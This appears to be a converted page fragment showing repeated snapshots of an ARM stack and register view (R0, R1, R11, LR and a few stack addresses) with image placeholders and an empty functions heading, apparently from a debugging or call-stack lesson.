
STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions




STACK

<code>0x000000F8</code>	
<code>0x000000FC</code>	<code>0x00000000</code>
<code>0x00000100</code>	<code>0x00008394</code>

REGISTERS

R0	R1	R11	LR
<code>0x03</code>	<code>0x04</code>	<code>0x00000100</code>	<code>0x00008564</code>

Functions




STACK

<code>0x000000F8</code>	
<code>0x000000FC</code>	<code>0x00000000</code>
<code>0x00000100</code>	<code>0x00008394</code>


REGISTERS

R0	R1	R11	LR
<code>0x03</code>	<code>0x04</code>	<code>0x00000100</code>	<code>0x00008564</code>


Functions



